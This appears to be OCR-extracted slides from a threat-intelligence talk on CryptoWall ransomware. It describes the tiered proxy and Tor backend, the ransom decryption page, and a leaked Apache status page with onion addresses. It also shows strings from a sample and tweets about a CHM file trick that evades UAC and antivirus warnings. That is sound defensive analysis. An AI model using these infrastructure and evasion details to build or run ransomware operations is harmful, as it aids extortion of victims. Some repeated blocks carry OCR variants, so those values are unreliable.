
Infrastructure setup



Infrastructure setup



Infrastructure setup



Infrastructure setup: proxy all the things!

- There are proxies everywhere in the CryptoWall infrastructure
- Exploration down this rabbit hole ends up at one hidden service
- Seems to be the mothership, but could be another proxy of course.

Some other information on their setup:

- Proxies run NGINX + Privoxy to upstream to specified hidden services within Tor. The onion address is hardcoded in the configurations.
- Backend (the furthest point I got in this endless rabbit hole) runs Debian with Apache, PHP and a MySQL database.



Infrastructure setup: Validation

Validation for the requests are implemented at various steps. Per layer (tier) these are their checks (for infected clients communicating):

- Tier 1 - Compromised website CURL proxy: Validated the requests by decrypting the actual request data.
- Tier 2 - NGINX + Privoxy: Validates slightly (server-status pages are blocked f.e) with simple filtering
- Tier 3 - Backend: Parses full request to be valid to prep a response

The payment wall and affiliate wall bears filtering similar to Tier 2.








4. Interesting Discoveries





Logo

 US


 IT

 FR

 ES

 DE

Service to decrypt the files.



**Your personal code not defined.
Please, enter your personal code.**

Personal code:

Note: Personal Code - you can find in HELP_DECRYPT.TXT file

Submit personal code



Logo

 US  IT  FR  ES  DE

Service to decrypt the files.



**Your personal code not defined.
Please, enter your personal code.**

Personal code:

Note: Personal Code - you can find in HELP_DECRYPT.TXT file

Submit personal code



Logo



Logo



<http://simiographics.deviantart.com/art/Secure-Icons-162217765>



Infrastructure insight

The screenshot shows a web browser window with the address bar displaying "crptarv4hcw24ijv.onion/server-status/". The main content area displays the "Apache Server Status for sdltfgey4z3c6q3a.onion".

Server Version: Apache/2.2.22 (Debian) PHP/5.4.4-14+deb7u14
Server Built: Jul 24 2014 15:34:00

Current Time: Tuesday, 21-Oct-2014 09:31:22 EEST
Restart Time: Thursday, 18-Sep-2014 23:01:23 EEST
Parent Server Generation: 5
Server uptime: 32 days 10 hours 29 minutes 59 seconds
Total accesses: 2444119 - **Total Traffic:** 204.2 MB
CPU Usage: u526.46 s45.57 cu.73 cs0 - .0204% CPU load
.872 requests/sec - **76 B/second** - **87 B/request**
1 requests currently being processed, 9 idle workers

```

_. _W_ . _ . . . _ . . . . .
. . . . .
. . . . .
. . . . .
. . . . .

```

Scoreboard Key:

- "_" Waiting for Connection, "s" Starting up, "R" Reading Request,
- "W" Sending Reply, "k" Keepalive (read), "D" DNS Lookup,
- "C" Closing connection, "L" Logging, "G" Gracefully finishing,
- "T" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-5	-	0/0/188414	.	0.00	13928	0	0.0	0.00	16.45	::1	localhost	OPTIONS * HTTP/1.0
1-5	9477	0/957/189994	_	9.29	28	9	0.0	0.17	17.21	127.0.0.1	localhost	POST /rqurkuh14sgx HTTP/1.0
2-5	9491	0/953/184497	_	10.34	39	9	0.0	0.17	16.04	127.0.0.1	localhost	POST /5354kv0djvl HTTP/1.0
3-5	9492	0/954/177563	_	10.62	45	14	0.0	0.18	15.69	127.0.0.1	localhost	POST /8iel956wig3vdqs HTTP/1.0
4-5	9417	0/1018/183352	W	10.32	0	0	0.0	0.15	15.76	127.0.0.1	localhost	GET /server-status/ HTTP/1.0
5-5	9421	0/1004/163340	_	9.46	11	9	0.0	0.16	13.88	127.0.0.1	localhost	POST /etl8lmoxd HTTP/1.0
6-5	9493	0/957/122796	_	8.63	0	13	0.0	0.31	11.74	127.0.0.1	localhost	GET /decrypt_service/dz10g4 HTTP/1.0
7-5	9431	0/1002/140860	_	11.79	22	9	0.0	0.19	11.79	127.0.0.1	localhost	POST /iq34p0prhp HTTP/1.0



Infrastructure insight

Apache Server Status for sditfgey4z3c6q3a.onion

Server Version: Apache/2.2.22 (Debian) PHP/5.4.4-14+deb7u14
Server Built: Jul 24 2014 15:34:00

Current Time: Tuesday, 21-Oct-2014 09:31:22 EEST


Apache Server Status for sditfgey4z3c6q3a.onion

Server Version: Apache/2.2.22 (Debian) PHP/5.4.4-14+deb7u14
Server Built: Jul 24 2014 15:34:00

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-5	-	0/0/188414	.	0.00	13928	0	0.0	0.00	16.45	::1	localhost	OPTIONS * HTTP/1.0
1-5	9477	0/957/189994	_	9.29	28	9	0.0	0.17	17.21	127.0.0.1	localhost	POST /rqurkuh14sgx HTTP/1.0
2-5	9491	0/953/184497	_	10.34	39	9	0.0	0.17	16.04	127.0.0.1	localhost	POST /5354kv0djvl HTTP/1.0
3-5	9492	0/954/177563	_	10.62	45	14	0.0	0.18	15.69	127.0.0.1	localhost	POST /8iel956wig3vdqs HTTP/1.0
4-5	9417	0/1018/183352	W	10.32	0	0	0.0	0.15	15.76	127.0.0.1	localhost	GET /server-status/ HTTP/1.0
5-5	9421	0/1004/163340	_	9.46	11	9	0.0	0.16	13.88	127.0.0.1	localhost	POST /etl8lnonxl HTTP/1.0
6-5	9493	0/957/122796	_	8.63	0	13	0.0	0.31	11.74	127.0.0.1	localhost	GET /decrypt_service/dz10g4 HTTP/1.0
7-5	9431	0/1002/140860	_	11.79	22	9	0.0	0.19	11.79	127.0.0.1	localhost	POST /iq34p0prhp HTTP/1.0




Infrastructure insight



Apache Server Status for sditfgey4z3c6q3a.onion

Server Version: Apache/2.2.22 (Debian) PHP/5.4.4-14+deb7u14
Server Built: Jul 24 2014 15:34:00

Current Time: Tuesday, 21-Oct-2014 09:31:22 EEST



Apache Server Status for sditfgey4z3c6q3a.onion

Server Version: Apache/2.2.22 (Debian) PHP/5.4.4-14+deb7u14
Server Built: Jul 24 2014 15:34:00

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-5	-	0/0/188414	.	0.00	13928	0	0.0	0.00	16.45	::1	localhost	OPTIONS * HTTP/1.0
1-5	9477	0/957/189994	_	9.29	28	9	0.0	0.17	17.21	127.0.0.1	localhost	POST /rqurkuh14sgx HTTP/1.0
2-5	9491	0/953/184497	_	10.34	39	9	0.0	0.17	16.04	127.0.0.1	localhost	POST /5354kv0djvl HTTP/1.0
3-5	9492	0/954/177563	_	10.62	45	14	0.0	0.18	15.69	127.0.0.1	localhost	POST /8iel956wig3vdqs HTTP/1.0
4-5	9417	0/1018/183352	W	10.32	0	0	0.0	0.15	15.76	127.0.0.1	localhost	GET /server-status/ HTTP/1.0
5-5	9421	0/1004/163340	_	9.46	11	9	0.0	0.16	13.88	127.0.0.1	localhost	POST /etl8lnonxl HTTP/1.0
6-5	9493	0/957/122796	_	8.63	0	13	0.0	0.31	11.74	127.0.0.1	localhost	GET /decrypt_service/dz10g4 HTTP/1.0
7-5	9431	0/1002/140860	_	11.79	22	9	0.0	0.19	11.79	127.0.0.1	localhost	POST /iq34p0prhp HTTP/1.0

Messages from the author? (or packer author)

Here is our crypt!

RAW	RVA	
00013B40	00415140	Enter the size of the array
00013B80	00415180	Here
00013C00	00415280	is our crypt!
00013C40	004152C0	Avira, shut up and listen!
00013D00	00415300	CorExitProcess
00013D40	00415340	runtime error
00013D80	00415380	TLSS error
00013DC0	004153C0	SING err
00013E00	00415400	an attempt
00013E40	00415440	contact the
00013E80	00415480	R6033 -
00013EC0	004154C0	Attempt to use MSIL code from this assembly during native code
00013F00	00415500	initialization This indicates a bug in your application. It is m
00013F40	00415540	ost likely the result of calling an MSIL-compiled </clr> functio
00013F80	00415580	n from a native constructor or from DllMain. R6032 - not eno
00013FC0	004155C0	ugh space for locale information R6031 - Attempt to init
00014000	00415600	ialize the CRT more than once. This indicates a bug in your appl
00014040	00415640	ication. R6030 - CRT not initialized R6028 - unable to i
00014080	00415680	nitalize heap R6027 - not enough space for lowio initiali
000140C0	004156C0	zation R6026 - not enough space for stdio initialization
		R6025 - pure virtual function call R6024 - not enough
		space for _onexit/atexit table R6019 - unable to open cons
		ole device R6018 - unexpected heap error R6017 - une



Yonathan Klijsma @ydklijsma · Feb 6

Interesting 'message' towards @Avira in the latest #CryptoWall #ransomware samples put in by the authors....

15 8

Keeping up with new techniques


November 2014



powertool
@ithurricanept

+ Follow

Run calc.exe via open Chm file, no UAC warning and no av detects! Sample : mega.co.nz/#!tRkkFLwY!vww...




Keeping up with new techniques

November 2014



powertool
@ithurricanept

Run calc.exe via open Chm file, no U warning and no av detects! Sample
mega.co.nz/#!tRkkFLwY!www...



